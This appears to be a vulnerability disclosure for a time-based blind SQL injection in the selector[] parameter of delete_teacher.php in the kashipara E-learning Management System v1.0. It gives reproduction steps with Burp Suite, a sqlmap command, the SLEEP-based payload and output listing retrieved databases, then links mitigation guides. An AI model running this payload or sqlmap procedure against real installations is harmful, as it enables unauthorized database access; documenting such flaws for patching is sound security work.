

SQL Injection was found in the /lms/admin/delete_teacher.php of the kashipara E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the selector%5B%5D parameter in a POST HTTP request.

➤ **Official Website URL**

<https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code>


➤ **Affected Product Name**

E-learning Management System project in PHP with source code and document

Affected Vendor	kashipara
Affected Code File	/lms/admin/delete_teacher.php
Affected Parameter	selector%5B%5D
Method	POST
Type	time-based blind
Version	V1.0

Steps to Reproduce:

Step 1: Visit to admin login page and login with admin credential.



The screenshot shows a web browser window with the address bar displaying 'localhost/lms/admin/'. The main content area features a light gray background with a white login box on the right. The box is titled 'Please Login' with a lock icon. It contains two input fields: the first is labeled 'admin' and the second is masked with dots. Below the fields is a blue button with a right-pointing arrow and the text 'Sign in'.

Step 2: Navigate the 'Teacher' page and check teacher to delete from list.


The screenshot shows the M-Learning ADMIN Panel interface. The sidebar on the left contains a list of menu items: Dashboard, Subject, Class, Admin Users, Department, Students, Teachers (highlighted), Downloadable Materials, Uploaded Assignments, Content, User Log, Activity Log, School Year, and Calendar of Events. The main content area is divided into two sections: 'Add Teacher' and 'Teacher List'. The 'Add Teacher' section has a form with fields for Department, Firstname, and Lastname, and a '+' button. The 'Teacher List' section displays a table with columns: PHOTO, NAME, USERNAME, and two action buttons (a green pencil icon and a red 'Deactivate' button). The first row of the table, for Jomar Pabuaya (ID 1001), is selected with a blue checkbox. The table lists the following teachers: Jomar Pabuaya (1001, Activated), Cristine Redoblo (1002, Deactivate), Aladin Cabrera (1003, Deactivate), Rammel Cadagat (test, Deactivate), Ruby Mae Morante (1000, Deactivate), Honeylee Magbanua (honey, Deactivate), Charito Puray (chaw, Deactivate), and Lovelyn Layson (Deactivate).

Step 3: Now enable intercept in bupsuite and click on 'delete' button.

This screenshot is similar to the previous one, showing the M-Learning ADMIN Panel. In this view, the 'delete' button (represented by a trash icon) in the top left corner of the 'Teacher List' table is highlighted with a red box. The table structure and data are the same as in the previous screenshot.


This screenshot shows a modal dialog box titled 'Delete Teacher?' overlaid on the admin panel. The dialog contains the text: 'Are you sure you want to delete the teacher you check?'. At the bottom right of the dialog, there are two buttons: 'Close' and 'Yes'. The 'Yes' button is highlighted with a red box.

Step 4: Save the burpsuite request in a file.



Step 5: Now run the sqlmap command against request saved in file.

- python.exe C:\sqlmap\sqlmap.py -r delete_teacher.txt --batch --dbs



Step 6: Now notice that 'selector%5B%5D' parameter is detected vulnerable and all database is successfully retrieved.

```
[01:06:50] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'\n[01:06:50] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'\n[01:06:50] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'\n[01:06:50] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'\n[01:07:00] [INFO] POST parameter 'selector[]' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'\nit looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y\nfor the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) v\n[01:07:00] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'\n[01:07:00] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least o\n[01:07:00] [INFO] checking if the injection point on POST parameter 'selector[]' is a false positive\nPOST parameter 'selector[]' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N\nsqlmap identified the following injection point(s) with a total of 127 HTTP(s) requests:\n\nParameter: selector[] (POST)\n  type: time-based blind\n  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)\n  Payload: delete_teacher=&selector[]=9' AND (SELECT 3229 FROM (SELECT(SLEEP(5)))CIxA) AND 'YziR'='YziR\n---\n[01:07:16] [INFO] the back-end DBMS is MySQL\n[01:07:16] [WARNING] it is very important to not stress the network connection during usage of time-based payload\ndo you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y\nweb application technology: Apache 2.4.58, PHP 8.0.30\nback-end DBMS: MySQL >= 5.0.12 (MariaDB fork)\n[01:07:21] [INFO] fetching database names\n[01:07:21] [INFO] fetching number of databases\n[01:07:21] [INFO] retrieved:\n[01:07:31] [INFO] adjusting time delay to 1 second due to good response times\n7\n[01:07:31] [INFO] retrieved: information_schema\n[01:08:32] [INFO] retrieved: capstone\n[01:09:00] [INFO] retrieved: capstone2\n[01:09:30] [INFO] retrieved: mysql\n[01:09:48] [INFO] retrieved: performance_schema\n[01:10:47] [INFO] retrieved: phpmyadmin\n[01:11:24] [INFO] retrieved: test\navailable databases [7]:\n[*] capstone\n[*] capstone2\n[*] information_schema\n[*] mysql\n[*] performance_schema\n[*] phpmyadmin\n[*] test\n[01:11:39] [INFO] fetched data logged to text files under 'C:\\Users\\madhu\\AppData\\Local\\sqlmap\\output\\localhost'
```

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- <https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection>